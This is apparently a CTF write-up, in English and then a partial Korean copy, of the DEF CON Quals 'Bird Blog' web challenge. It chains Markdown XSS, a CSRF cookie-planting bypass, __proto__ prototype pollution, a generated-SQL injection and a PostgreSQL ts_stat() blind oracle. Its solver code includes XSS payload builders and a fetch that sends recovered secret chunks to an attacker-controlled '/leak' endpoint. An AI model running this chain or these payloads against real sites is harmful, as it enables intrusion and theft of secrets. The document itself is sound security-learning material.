
- In the end, it obtained the flag remotely.
- It has been a little while since DEF CON Quals ended, but I wanted to write up Bird Blog, one of the web challenges where I managed to get the flag.
TL;DR
- The final goal of this challenge is not to steal the flag directly from the browser, but to recover
secret_keyby creating a server-side SQL execution path. - XSS is the starting point. From there, the chain continues through a localhost pivot, admin CSRF bypass, prototype pollution, generated SQL injection, and a PostgreSQL oracle.
The attack chain looks like this.
Comment Markdown XSS
-> executed in the bot browser
-> pivot to localhost:8080 origin
-> bypass admin CSRF
-> configure() prototype pollution
-> admin XSS through polluted Handlebars noEscape
-> generated archive.sql SQL injection
-> PostgreSQL ts_stat() dynamic SQL oracle
-> recover secret_key
-> submit it to the flag service /submitThere are two important points.
- Admin XSS alone cannot read the response body from
localhost:1337. The port is different, so SOP blocks it. - The DB contains
secret_key, and the app user can read it. - Therefore, the core idea is to connect a browser bug to server-side SQL execution.
Service Structure
The services are arranged like this.
File: docker-compose.yaml
services:
  blog_app:
    ports:
      - 8080:8080
      - 1337:1337

  bot:
    network_mode: "service:blog_app"
    environment:
      CONFIG_HOST: http://localhost:8081
      BLOG_HOST: http://host.docker.internal:8080

  postgres:
    network_mode: "service:blog_app"

  flag:
network_mode: "service:blog_app"- bot, Postgres, and flag share the same network namespace as
blog_app. - From the bot's point of view, blog is at
localhost:8080, admin is atlocalhost:8081, flag is atlocalhost:1337, and Postgres is atlocalhost:5432.
secret_keyis also stored in the DB, and the app user can read it.
File: db/initdb.sh
CREATE TABLE secret_key (secret_key text);
INSERT INTO secret_key VALUES ('$SECRET_KEY');

GRANT SELECT ON secret_key TO $APP_USER;- The flag service shows the flag only when the SHA-256 hash of the submitted key matches the
SECRET_KEYenvironment variable.
File: flag/src/index.mjs
const SECRET_KEY = process.env.SECRET_KEY;
const FLAG = process.env.FLAG;
const SECRET_KEY_HASH = createHash("sha256").update(SECRET_KEY).digest();

app.post("/submit", async (request, reply) => {
	const { secretKey } = request.body;
	const providedKeyHash = createHash("sha256").update(secretKey).digest();

	if (timingSafeEqual(providedKeyHash, SECRET_KEY_HASH)) {
		return reply.view("flag.hbs", { flag: FLAG });
	}
});- So the final step is to recover the exact
SECRET_KEYand submit it to/submit.
1. Comment Markdown XSS
- The first entry point is the comment Markdown renderer.
- The comment partial passes the comment body to the
markdownhelper.
File: app/config-template/hbs/partials/comment.hbs
<div class="comment" id="comment-{{this.id}}">
	<div class="meta">
		Posted <time datetime="{{this.created_at}}">{{relativeTime this.created_at}}</time>
		by {{this.author}}
	</div>
	<div class="content">{{markdown this.content}}</div>
</div>- The helper wraps the conversion result in
SafeString, bypassing Handlebars' default escaping.
File: app/src/helpers/hbs.mjs
handlebars.registerHelper("markdown", function (content) {
	return new handlebars.SafeString(markdown(content));
});- The Markdown parser is not a sanitizer. It is a regex-based replacer.
- It escapes
<,>, and&at first, but later creates image and link HTML directly.
File: app/src/helpers/markdown.mjs
content = content.replace(/[<>&]/g, (char) => `&#${char.charCodeAt(0)};`);
content = content.replace(/[^\x00-\x7F]/ug, (char) => `&#${char.codePointAt(0)};`);

content = content.replace(/!\[([^\]]*)\]\((https?:\/\/[a-zA-Z0-9.-]+(?::\d+)?\/[^)]+)\)/g, (match, alt, url) => {
	try {
		const parsedUrl = new URL(url);
		return `<img src="${parsedUrl.href}" alt="${alt}">`;
	} catch {
		return match;
	}
});

content = content.replace(/\[([^\]]+)\]\((https?:\/\/[a-zA-Z0-9.-]+(?::\d+)?\/[^)]+)\)/g, (match, text, url) => {
	try {
		const parsedUrl = new URL(url);
		return `<a href="${parsedUrl.href}">${text}</a>`;
	} catch {
		return match;
	}
});- During image conversion, the
altvalue is inserted directly into an HTML attribute context. - After image conversion, link conversion runs again inside the generated HTML string.
- Because of this,
<a href="...">can be inserted insidealt="...", and the quote inhrefcan break out of the image tag's attribute quote.
- For example, a payload that executes js can be triggered like this.
](http://x/onerror=window.onerror=alert;throw/**/1//)
- The Markdown parser creates broken
<img>HTML. - The browser HTML parser puts the malformed HTML into the DOM through error recovery.
- The
onerrorhandler survives. - When the bot opens the comment page on the public blog, the first
onerrornavigates to thesrc, which ishttp://localhost:8080/comments/COMMENT_ID/view. - When the same comment opens again on localhost blog origin, the
javascript:payload stored inwindow.nameexecutes.
The bot really opens an unmoderated comment and stays on the page for 30 seconds.
File: bot/src/bot.mjs
const [commentPageTarget] = await Promise.all([
	browser.waitForTarget((target) => target.url().startsWith(`${BLOG_HOST}/comments/`), { timeout: 10000 }),
	moderationPage.click(`#${firstUnmoderatedComment} form.view button`)
]);

const commentPage = await commentPageTarget.page();
await new Promise((resolve) => setTimeout(resolve, 30000));2. localhost Origin Pivot
- The admin service is difficult to access directly from outside.
- It checks whether the request IP is localhost or a private IP.
File: app/src/admin.mjs
const LOCALHOST_ONLY_REGEX = /^127\.0\.0\.1$/;
const PRIVATE_IP_REGEX = /^(10\.|172\.(1[6-9]|2[0-9]|3[0-1])\.|192\.168\.)/;
const ALLOW_PRIVATE_IPS = process.env.CONFIG_ALLOW_PRIVATE_IPS === "true";
const IP_REGEX = ALLOW_PRIVATE_IPS ? PRIVATE_IP_REGEX : LOCALHOST_ONLY_REGEX;

app.addHook("preHandler", async (request, reply) => {
	if (!IP_REGEX.test(request.ip)) {
		reply.status(403).send({ error: "Forbidden" });
		return;
	}
});- Inside the bot, admin is
localhost:8081. - So if we execute XSS once on the public blog and then make the bot reopen the same comment at
http://localhost:8080/comments/:id/view, we can obtain localhost blog origin.
- The final solver,
remote_solver2.mjs, automates this pivot. - It first submits a marker comment to find the comment id, then submits several XSS payload comments using predicted next comment ids.
File: remote_solver2.mjs
const markerId = await findCommentId(TARGET, marker);

const payloadCount = Number(process.env.PAYLOAD_COUNT ?? "16");
for (let i = 1; i <= payloadCount; i++) {
	const predictedId = markerId + i;
	await submitComment(TARGET, postId, `u-${nonce}-${i}`, xssComment(predictedId));
}- When the XSS comment is first opened on the public blog, it navigates to the localhost comment URL in
src. When it is opened again on localhost, it executes the JavaScript stored inwindow.name.
function xssComment(commentId) {
const adminUrl = `javascript:${percentAll(localEntryCode(commentId, 0))}`;
const src = `http://localhost:8080/comments/${commentId}/view`;
const onerror = `window.name=window.name||/${adminUrl}/.source;location=location.host==/localhost:8080/.source?window.name:src//`;
return `](http://x/onerror=${onerror})`;
}- The same idea is used again after admin XSS, when the extractor needs to run on blog origin.
- From admin origin, it creates a hidden iframe, stores extractor code in
contentWindow.name, and navigates the frame to thelocalhost:8080comment view.
const frame = document.createElement("iframe");
document.body.appendChild(frame);
frame.contentWindow.name = extractor;
frame.src = `http://localhost:8080/comments/${commentId}/view`;- After this stage, the attack code executes on
localhost:8080origin. - It does not read or steal the existing cookie. Instead, it can write an attacker-known cookie on the same host,
localhost. - That lets the exploit plant the
_csrfcookie withPath=/configurefor the admin CSRF bypass.
3. Admin CSRF Bypass
- Admin POST requests validate the
_csrfcookie againstcsrfTokenin the request body.
File: app/src/admin.mjs
if (request.method === "POST") {
	const csrfSecret = request.cookies._csrf;
	const bodyCsrfToken = request.body?.csrfToken;

	const [csrfSalt, csrfHash] = bodyCsrfToken.split(";");
	const hash = createHash("sha256").update(csrfSalt + ":" + csrfSecret).digest();

	if (!timingSafeEqual(Buffer.from(csrfHash, "hex"), hash)) {
		reply.status(403).send({ error: "Invalid CSRF token" });
		return;
	}
}- The cookie is issued like this.
if (!csrfSecret) {
	csrfSecret = randomBytes(16).toString("hex");
	reply.header("Set-Cookie", `_csrf=${csrfSecret}; HttpOnly; SameSite=Strict; Path=/; Max-Age=3600`);
}- The core issue is that the CSRF secret is not bound to a server-side session. It comes from the cookie value.
- Since it is
HttpOnly, we cannot read the existing cookie, but we can write another cookie with the same name on the same host,localhost.
- Cookies are not isolated by port.
- A cookie written from
localhost:8080is also attached tolocalhost:8081requests if the conditions match. - If we use a more specific path such as
Path=/configure, the attacker-known_csrf=pcan be used for/configurerequests.
remote_solver2.mjssets this cookie inlocalEntryCode()and puts the token corresponding tosha256("q:p")in the body.
File: remote_solver2.mjs
document.cookie = "_csrf=p;Path=/configure";

const body = [
  "csrfToken=" + encodeURIComponent("q;" + H),
  "title=Musings%20on%20Birds",
  "theme=raven",
  "categories=" + encodeURIComponent("*__proto__/compileOptions,*__proto__/noEscape,*__proto__/x,*x/y"),
  "inNavPosts="
].join("&");

fetch("http://localhost:8081/configure", {
  method: "POST",
  mode: "no-cors",
  credentials: "include",
  headers: {"Content-Type": "application/x-www-form-urlencoded"},
  body
});4. configure() Prototype Pollution
configure()splits category input by slash and stores the navigation tree in a normal object.
File: app/src/helpers/configure.mjs
const navTree = {};

for (const category of categories) {
	if (!category.inNav) {
		continue;
	}

	const dividerIndex = category.name.indexOf("/");

	if (dividerIndex !== -1) {
		const superCategory = category.name.slice(0, dividerIndex).trim();
		const subCategory = category.name.slice(dividerIndex + 1).trim();

		if (Array.isArray(navTree[superCategory])) {
			throw new Error(`Invalid category hierarchy: "${superCategory}" is both a category and a super-category`);
		}

		navTree[superCategory] ??= {};
		navTree[superCategory][subCategory] = [];
	} else {
		if (category.name in navTree) {
			throw new Error(`Invalid category hierarchy: "${category.name}" is both a category and a super-category`);
		}

		navTree[category.name] = [];
	}
}- Since
navTreeis a plain object,__proto__is not safely stored as an ordinary key. - For example, if the category is:
*__proto__/compileOptionssuperCategorybecomes__proto__, andsubCategorybecomescompileOptions.- At that point,
navTree[superCategory]points toObject.prototype, effectively causing:
Object.prototype.compileOptions = [];- However, a successful configure request rewrites the config files and schedules a process restart.
File: app/src/admin.mjs
app.post("/configure", async (request, reply) => {
	await configure(request.body);
	console.log("Configuration updated, restarting...");
	setTimeout(() => process.exit(2), 500);
});- Therefore, the exploit needs to create pollution and then intentionally fail.
- The request should fail while leaving prototype pollution in the current Node process.
remote_solver2.mjsfirst createsObject.prototype.x, then triggers a hierarchy error through the inheritedx.
File: remote_solver2.mjs
"categories=" + encodeURIComponent("*__proto__/compileOptions,*__proto__/noEscape,*__proto__/x,*x/y")- Because of this structure, the request fails, the process stays alive, and the prototype pollution remains for the next request.
5. Disabling Handlebars Escaping and Admin XSS
- The admin view engine does not pin compile options.
File: app/src/admin.mjs
app.register(fastifyView, {
	engine: { handlebars },
	root: adminHbsDir.pathname,
	layout: "layout.hbs"
});- The admin edit page passes the
messagequery string into the template context.
app.get("/posts/create", async (request, reply) => {
	const categories = await executeQuery("admin/getCategories");
	return reply.view("editPost.hbs", {
		categories,
		csrfToken: request.csrfToken,
		message: request.query.message
	});
});- The template prints
messageusing a normal Handlebars expression.
File: app/config-template/hbs/admin/editPost.hbs
{{#if message}}
<div class="flash success">{{message}}</div>
{{/if}}- In the normal state,
{{message}}is HTML-escaped, so<script>does not execute. But the previous stage pollutes the prototype like this.
Object.prototype.compileOptions = [];
Object.prototype.noEscape = [];- If the view engine or Handlebars compile path reads options through the prototype chain, the inherited
noEscapecan be evaluated as truthy. - Then Handlebars escaping is disabled, and
{{message}}is rendered as raw HTML.
- After escaping is disabled,
remote_solver2.mjsputs an external script inmessage.
File: remote_solver2.mjs
location = "http://localhost:8081/posts/create?message="
+ encodeURIComponent('<script src="${adminScript}"><\\/script>');- Now the attacker's
admin.jsruns onlocalhost:8081admin origin.
6. Why Admin XSS Alone Cannot Read the Flag
- At this point, it is tempting to think that we can just fetch the flag service.
- But the admin XSS runs on
localhost:8081, while the flag service is onlocalhost:1337.
localhost:8081  admin origin
localhost:8080  blog origin
localhost:1337  flag origin
localhost:5432 Postgres- Browser SOP includes the port in the origin.
- JavaScript running on
localhost:8081cannot read the response body fromlocalhost:1337.
- Sending a POST with
no-corsis possible, but the response is opaque and unreadable. - Even if the flag page is opened, JS cannot read the flag text and send it back to the attacker.
- The useful direction is to abuse the app server's SQL execution path, because the DB initialization script showed that the app user can read
secret_key.
7. generated archive.sql SQL Injection
archive.sql.chbsgenerates top categories as a SQLVALUESlist.
File: app/config-template/sql/blog/archive.sql.chbs
'highlights', (
	WITH top_categories AS (
		VALUES
		{{#each topCategories}}
			({{ @index }}, {{{ sqlString (slugify name) }}}){{#unless @last}},{{/unless}}
		{{/each}}
	)
	SELECT jsonb_agg(jsonb_build_object(
		'slug', slug,
		'name', name,
		'posts', COALESCE(...)
	))
	FROM top_categories
		JOIN categories ON top_categories.column2 = categories.slug
)- Looking only at the helpers, a simple quote injection seems difficult.
File: app/src/helpers/hbs.mjs
handlebars.registerHelper("sqlString", function (str) {
	return `'${str}'`.replace(/'/g, "''").slice(1, -1);
});

handlebars.registerHelper("slugify", function (str) {
	const slug = slugify(str.replace(/\//g, " "), { lower: true, remove: /[^\w\s]/ });
	if (slug.includes("/")) {
		throw new Error(`Invalid slug "${slug}" generated from "${str}"`);
	}
	return slug;
});- But this is not a normal quote injection. It abuses a parsing difference between generated SQL and the SQL minifier.
slugifyusesany-asciitransliteration.
File: app/src/helpers/slugify.mjs
import anyascii from "any-ascii";

export function slugify(text, options = {}) {
	let slug = text.split("").reduce((acc, cur) => {
		cur = anyascii(cur);
		return acc + cur.replace(options.remove ?? /[^\w\s$*_+~.()'"!\-:@]+/g, "");
	}, "");

	slug = slug.replace(/\s+/g, "-");
	return slug;
}- By using special Unicode characters that
any-asciiconverts into ASCII punctuation, part of the SQL punctuation can survive in the slug. - With the prototype pollution from the previous stage, polluting
Object.prototype.minifycan enablepg-promise QueryFileminification.
File: app/src/helpers/db.mjs
const queryCache = new Map();

export async function executeQuery(name, parameters = []) {
	let queryFile;

	if (queryCache.has(name)) {
		queryFile = queryCache.get(name);
	} else {
		queryFile = new pgp.QueryFile(new URL(`${name}.sql`, sqlDir));
		queryCache.set(name, queryFile);
	}

	const result = await db.any(queryFile, parameters);
	return result;
}- Since
QueryFileoptions are not explicitly provided, there is room for prototype chain influence. remote_solver2.mjsfirst sends a successful configure request with malicious categories to write the generatedarchive.sql, then after the restart sends a failing configure request to leaveObject.prototype.minifyin the current process.
File: remote_solver2.mjs
const ok = await postJsonConfig({
  title: "Musings on Birds",
  theme: "raven",
  categories,
  inNavPosts: ""
});

await waitAdmin();

const failResp = await postFormConfig({
  title: "Musings on Birds",
  theme: "raven",
  categories: "*__proto__/compileOptions,*__proto__/noEscape,*__proto__/minify,*__proto__/debug,*__proto__/x,*x/y",
  inNavPosts: ""
}).catch(() => {});- Conceptually, the generated
VALUESlist becomes something like this.
VALUES
  (0, 'dummy'),
  (1, E'\'),
(2, ')union(select ... )--x')pg-minifyreinterprets the SQL string containing the backslash, escapes the SQL string literal, and lets the third category slug enter SQL context to inject aUNION SELECT.
8. ts_stat() Dynamic SQL Oracle
- Even after SQLi, directly printing the result of
SELECT secret_keyis difficult. - The archive query output must join against
categories.slugbefore it appears in HTML. - Arbitrary strings disappear during the join.
- So the oracle returns a pre-created marker category slug and checks whether that marker link appears in archive HTML.
- If the join succeeds, the corresponding marker appears in the archive HTML.
- Here,
ts_stat(sqlquery text)acts as the oracle. - PostgreSQL's
ts_stat()executes the SQL string it receives for text search statistics. - This property lets the SQLi payload execute dynamic SQL that reads
secret_key, then blind-leak it through marker presence.
- The final solver,
remote_solver2.mjs, uses a bit oracle withM0..M8markers. - The
extractor jobs 0 count 64 jobs 43log visible in the final flag screenshot also comes from this method.
File: remote_solver2.mjs
const SECRET_LENGTH = Number(process.env.SECRET_LENGTH ?? "64");
const CHUNK_SIZE = Number(process.env.CHUNK_SIZE ?? "32");
const BITS_PER_CHAR = 6;
const MARKERS = Array.from({ length: 9 }, (_, i) => `m${i}`);
const BITS_PER_PAGE = MARKERS.length;- It treats each alphabet index as a 6-bit value and reads 9 bits per archive page using 9 markers.
- The marker categories are
M0..M8, and the extractor checks whether links such as/categories/m0or/categories/m1appear in HTML.
for (let bitBase = Math.floor(startBit / bitsPerPage) * bitsPerPage; bitBase < endBit; bitBase += bitsPerPage) {
  jobs.push({ bitBase, page: base + Math.floor(bitBase / bitsPerPage) });
}- For a 64-character secret, the total number of bits is:
64 chars * 6 bits = 384 bits- Since one archive page reads 9 bits, the number of required jobs is:
ceil(64 * 6 / 9) = ceil(384 / 9) = 43
- Therefore,
count 64 jobs 43means the solver created 43 archive probe jobs to recover a 64-character secret in one chunk.
- The actual extractor also reconstructs bits based on marker link existence.
if (html.includes("/categories/"+markers[m]+'"')) {
  bits[local][b] = 1;
}

const chunk = bits
  .map(bs => alphabet[bs.reduce((a, b, i) => a + (b << i), 0)] || "?")
.join("");- The recovered chunk is sent to the attacker's
/leakendpoint. Once all chunks are collected, the key is assembled and submitted to the flag service.
File: remote_solver2.mjs
await fetch(A + "/leak?start=" + encodeURIComponent(start), {
  method: "POST",
  mode: "no-cors",
  body: chunk
}).catch(() => {});

let key = "";
for (let i = 0; i < total; i += CHUNK_SIZE) {
  key += localStorage.getItem("bb2_chunk_" + i) || "";
}

await fetch("http://localhost:1337/submit", {
  method: "POST",
  mode: "no-cors",
  headers: {"Content-Type": "application/x-www-form-urlencoded"},
  body: "secretKey=" + encodeURIComponent(key)
}).catch(() => {});9. Remote Stabilization and remote_solver2.mjs
- Locally, the default
SECRET_KEYis 64 characters and network timing is stable. Remotely, the environment was a little different, so the solver needed to be more stable. - It is hard to pin the remote failures on a single cause, but this exploit had to finish several stages within the short time window where the bot browser kept the comment view open.
- Also,
/configurerequests trigger application restarts, and secret recovery requires many archive oracle probes, so remote timing and network latency can have a much larger impact than local testing. - The final solver was organized to reduce failure-prone points.
- It submits multiple payload comments to reduce the chance of comment id prediction failure, and archive probing is controlled through
PROBE_CONCURRENCYandPROBE_TIMEOUT_MS.
PORT=8888
ATTACKER=https://ATTACKER.ngrok-free.app
SECRET_LENGTH=64
CHUNK_SIZE=64
PROBE_CONCURRENCY=8
PROBE_TIMEOUT_MS=5000
PROGRESS_EVERY=5
PAYLOAD_COUNT=1610. Final PoC
- The final PoC opens an attacker HTTP server, posts a marker comment and payload comments to the public blog, and handles the
/admin.js,/leak, and/donecallbacks requested by the bot. - Once all key chunks are collected, it submits the key directly to the public flag service.
- In the end, it obtained the flag remotely.
- 데프콘 qual이 종료된지 조금 시간이 지났지만, flag를 얻은 web 문제 중 하나인 bird blog 문제의 write up을 작성하고자 한다.
TL;DR
- 이 문제의 최종 목표는 브라우저에서 flag를 바로 훔치는 것이 아니라, 서버 쪽 SQL 실행 흐름을 만들어
secret_key를 복원하는 것 - XSS는 시작점이고, 그 뒤로 localhost pivot, admin CSRF 우회, prototype pollution, generated SQL injection, PostgreSQL oracle이 차례로 이어짐
공격 흐름은 다음과 같음
댓글 Markdown XSS
-> bot 브라우저에서 실행
-> localhost:8080 origin으로 pivot
-> admin CSRF 우회
-> configure() prototype pollution
-> Handlebars noEscape 오염으로 admin XSS
-> generated archive.sql SQL injection
-> PostgreSQL ts_stat() dynamic SQL oracle
-> secret_key 복원
-> flag 서비스 /submit 제출중요한 포인트는 두 가지
- admin XSS만으로는
localhost:1337의 flag response body를 읽을 수 없음. port가 달라서 SOP에 막힘 - DB 안에는
secret_key가 있고 app user가 이를 읽을 수 있음. - 그래서 browser bug를 server side SQL execution으로 이어 붙이는 것이 핵심
서비스 구조
서비스 배치는 다음처럼 구성되어 있음
파일: docker-compose.yaml
services:
  blog_app:
    ports:
      - 8080:8080
      - 1337:1337

  bot:
    network_mode: "service:blog_app"
    environment:
      CONFIG_HOST: http://localhost:8081
      BLOG_HOST: http://host.docker.internal:8080

  postgres:
    network_mode: "service:blog_app"

  flag:
network_mode: "service:blog_app"- bot, Postgres, flag가
blog_app과 같은 network namespace를 공유 - bot 기준으로는 blog가
localhost:8080, admin이localhost:8081, flag가localhost:1337, Postgres가localhost:5432에 있음
secret_key는 DB에도 저장되어 있고 app user가 읽을 수 있음
파일: db/initdb.sh
CREATE TABLE secret_key (secret_key text);
INSERT INTO secret_key VALUES ('$SECRET_KEY');

GRANT SELECT ON secret_key TO $APP_USER;- flag 서비스는 제출된 key의 SHA-256 해시가 환경변수
SECRET_KEY와 맞아야 flag를 보여줌
파일: flag/src/index.mjs
const SECRET_KEY = process.env.SECRET_KEY;
const FLAG = process.env.FLAG;
const SECRET_KEY_HASH = createHash("sha256").update(SECRET_KEY).digest();

app.post("/submit", async (request, reply) => {
	const { secretKey } = request.body;
	const providedKeyHash = createHash("sha256").update(secretKey).digest();

	if (timingSafeEqual(providedKeyHash, SECRET_KEY_HASH)) {
		return reply.view("flag.hbs", { flag: FLAG });
	}
});- 따라서 마지막에는 정확한
SECRET_KEY를 알아낸 뒤/submit에 제출해야함
1. 댓글 Markdown XSS
- 첫 시작점은 댓글 Markdown renderer
- 댓글 partial은 댓글 본문을
markdownhelper에 넘김
파일: app/config-template/hbs/partials/comment.hbs
<div class="comment" id="comment-{{this.id}}">
	<div class="meta">
		Posted <time datetime="{{this.created_at}}">{{relativeTime this.created_at}}</time>
		by {{this.author}}
	</div>
	<div class="content">{{markdown this.content}}</div>
</div>- helper는 변환 결과를
SafeString으로 감싸서 Handlebars의 기본 escaping을 우회
파일: app/src/helpers/hbs.mjs
handlebars.registerHelper("markdown", function (content) {
	return new handlebars.SafeString(markdown(content));
});- Markdown parser가 sanitizer가 아니라 정규식 치환
- 처음에는
<,>,&를 escape하지만, 그 뒤 이미지와 링크를 직접 HTML로 다시 만듦
파일: app/src/helpers/markdown.mjs
content = content.replace(/[<>&]/g, (char) => `&#${char.charCodeAt(0)};`);
content = content.replace(/[^\x00-\x7F]/ug, (char) => `&#${char.codePointAt(0)};`);

content = content.replace(/!\[([^\]]*)\]\((https?:\/\/[a-zA-Z0-9.-]+(?::\d+)?\/[^)]+)\)/g, (match, alt, url) => {
	try {
		const parsedUrl = new URL(url);
		return `<img src="${parsedUrl.href}" alt="${alt}">`;
	} catch {
		return match;
	}
});

content = content.replace(/\[([^\]]+)\]\((https?:\/\/[a-zA-Z0-9.-]+(?::\d+)?\/[^)]+)\)/g, (match, text, url) => {
	try {
		const parsedUrl = new URL(url);
		return `<a href="${parsedUrl.href}">${text}</a>`;
	} catch {
		return match;
	}
});- 이미지 변환에서
alt값이 HTML attribute context에 그대로 들어감 - 그리고 이미지 변환 후 만들어진 HTML 문자열 안에서 링크 변환이 다시 실행
- 이 조합 때문에
alt="..."내부에<a href="...">가 들어가고,href의 quote가 이미지 태그 attribute quote를 깨뜨릴 수 있음
- 예를 들어 javascript를 실행하는 코드는 아래와 같이 실행될 수 있음
](http://x/onerror=window.onerror=alert;throw/**/1//)
- Markdown parser가 깨진
<img>HTML을 만듦 - 브라우저 HTML parser가 malformed HTML을 error recovery로 DOM에 올림
onerrorhandler가 살아남음- bot이 public blog에서 댓글 페이지를 열면 첫 번째
onerror는src인http://localhost:8080/comments/COMMENT_ID/view로 이동 - 같은 댓글이 localhost blog origin에서 다시 열리면
window.name에 들어간javascript:payload가 실행
bot은 실제로 미승인 댓글을 열고 30초 동안 페이지에 머뭄
파일: bot/src/bot.mjs
const [commentPageTarget] = await Promise.all([
	browser.waitForTarget((target) => target.url().startsWith(`${BLOG_HOST}/comments/`), { timeout: 10000 }),
	moderationPage.click(`#${firstUnmoderatedComment} form.view button`)
]);

const commentPage = await commentPageTarget.page();
await new Promise((resolve) => setTimeout(resolve, 30000));2. localhost origin pivot
- admin은 외부에서 직접 접근하기 어려움
- request IP가 localhost 또는 private IP인지 검사
파일: app/src/admin.mjs
const LOCALHOST_ONLY_REGEX = /^127\.0\.0\.1$/;
const PRIVATE_IP_REGEX = /^(10\.|172\.(1[6-9]|2[0-9]|3[0-1])\.|192\.168\.)/;
const ALLOW_PRIVATE_IPS = process.env.CONFIG_ALLOW_PRIVATE_IPS === "true";
const IP_REGEX = ALLOW_PRIVATE_IPS ? PRIVATE_IP_REGEX : LOCALHOST_ONLY_REGEX;

app.addHook("preHandler", async (request, reply) => {
	if (!IP_REGEX.test(request.ip)) {
		reply.status(403).send({ error: "Forbidden" });
		return;
	}
});- bot 내부에서 admin은
localhost:8081 - 따라서 public blog에서 XSS를 한 번 실행한 뒤, 같은 댓글을
http://localhost:8080/comments/:id/view로 다시 열게 만들면 localhost blog origin을 얻을 수 있음
- 최종 solver인
remote_solver2.mjs는 이 pivot을 자동화 - 먼저 marker comment를 하나 올려 comment id를 찾고, 그 뒤 예상되는 다음 comment id들에 XSS payload를 여러 개 등록
파일: remote_solver2.mjs
const markerId = await findCommentId(TARGET, marker);

const payloadCount = Number(process.env.PAYLOAD_COUNT ?? "16");
for (let i = 1; i <= payloadCount; i++) {
	const predictedId = markerId + i;
	await submitComment(TARGET, postId, `u-${nonce}-${i}`, xssComment(predictedId));
}- XSS comment는 처음 public blog에서 열릴 때
src인 localhost comment URL로 이동하고, localhost에서 다시 열리면window.name에 들어간 JavaScript를 실행
function xssComment(commentId) {
const adminUrl = `javascript:${percentAll(localEntryCode(commentId, 0))}`;
const src = `http://localhost:8080/comments/${commentId}/view`;
const onerror = `window.name=window.name||/${adminUrl}/.source;location=location.host==/localhost:8080/.source?window.name:src//`;
return `](http://x/onerror=${onerror})`;
}- admin XSS 이후 extractor를 blog origin으로 다시 실행할 때도 같은 아이디어를 씀
- admin origin에서 숨겨진 iframe을 만들고,
contentWindow.name에 extractor 코드를 넣은 뒤localhost:8080댓글 view로 이동
const frame = document.createElement("iframe");
document.body.appendChild(frame);
frame.contentWindow.name = extractor;
frame.src = `http://localhost:8080/comments/${commentId}/view`;- 이 단계가 지나면 공격 코드는
localhost:8080origin에서 실행됨 - 여기서 기존 cookie를 읽거나 확보하는 것은 아니고, 같은 host인
localhost에 공격자가 아는 cookie를 추가로 쓸 수 있게 됨 - 그래서 admin CSRF 우회에 사용할
_csrfcookie를Path=/configure로 주입할 수 있음
3. admin CSRF 우회
- admin POST는
_csrfcookie와 body의csrfToken으로 검증
파일: app/src/admin.mjs
if (request.method === "POST") {
	const csrfSecret = request.cookies._csrf;
	const bodyCsrfToken = request.body?.csrfToken;

	const [csrfSalt, csrfHash] = bodyCsrfToken.split(";");
	const hash = createHash("sha256").update(csrfSalt + ":" + csrfSecret).digest();

	if (!timingSafeEqual(Buffer.from(csrfHash, "hex"), hash)) {
		reply.status(403).send({ error: "Invalid CSRF token" });
		return;
	}
}- cookie는 다음처럼 발급
if (!csrfSecret) {
	csrfSecret = randomBytes(16).toString("hex");
	reply.header("Set-Cookie", `_csrf=${csrfSecret}; HttpOnly; SameSite=Strict; Path=/; Max-Age=3600`);
}- 핵심 문제는 CSRF secret이 server side session에 묶여 있지 않고 cookie 값에서 온다는 점
HttpOnly라 기존 cookie를 읽을 수는 없지만, 같은 host인localhost에 같은 이름의 cookie를 추가로 쓸 수 있음
- cookie는 port별로 분리되지 않음
localhost:8080에서 쓴 cookie는 조건이 맞으면localhost:8081요청에도 붙음Path=/configure처럼 더 구체적인 path를 주면/configure요청에서 공격자가 아는_csrf=p가 우선 사용될 수 있음
remote_solver2.mjs는localEntryCode()에서 cookie를 심고,sha256("q:p")에 해당하는 token을 body에 넣음
파일: remote_solver2.mjs
document.cookie = "_csrf=p;Path=/configure";

const body = [
  "csrfToken=" + encodeURIComponent("q;" + H),
  "title=Musings%20on%20Birds",
  "theme=raven",
  "categories=" + encodeURIComponent("*__proto__/compileOptions,*__proto__/noEscape,*__proto__/x,*x/y"),
  "inNavPosts="
].join("&");

fetch("http://localhost:8081/configure", {
  method: "POST",
  mode: "no-cors",
  credentials: "include",
  headers: {"Content-Type": "application/x-www-form-urlencoded"},
  body
});4. configure() prototype pollution
configure()는 category 입력을 slash 기준으로 나누고 navigation tree를 일반 object에 저장
파일: app/src/helpers/configure.mjs
const navTree = {};

for (const category of categories) {
	if (!category.inNav) {
		continue;
	}

	const dividerIndex = category.name.indexOf("/");

	if (dividerIndex !== -1) {
		const superCategory = category.name.slice(0, dividerIndex).trim();
		const subCategory = category.name.slice(dividerIndex + 1).trim();

		if (Array.isArray(navTree[superCategory])) {
			throw new Error(`Invalid category hierarchy: "${superCategory}" is both a category and a super-category`);
		}

		navTree[superCategory] ??= {};
		navTree[superCategory][subCategory] = [];
	} else {
		if (category.name in navTree) {
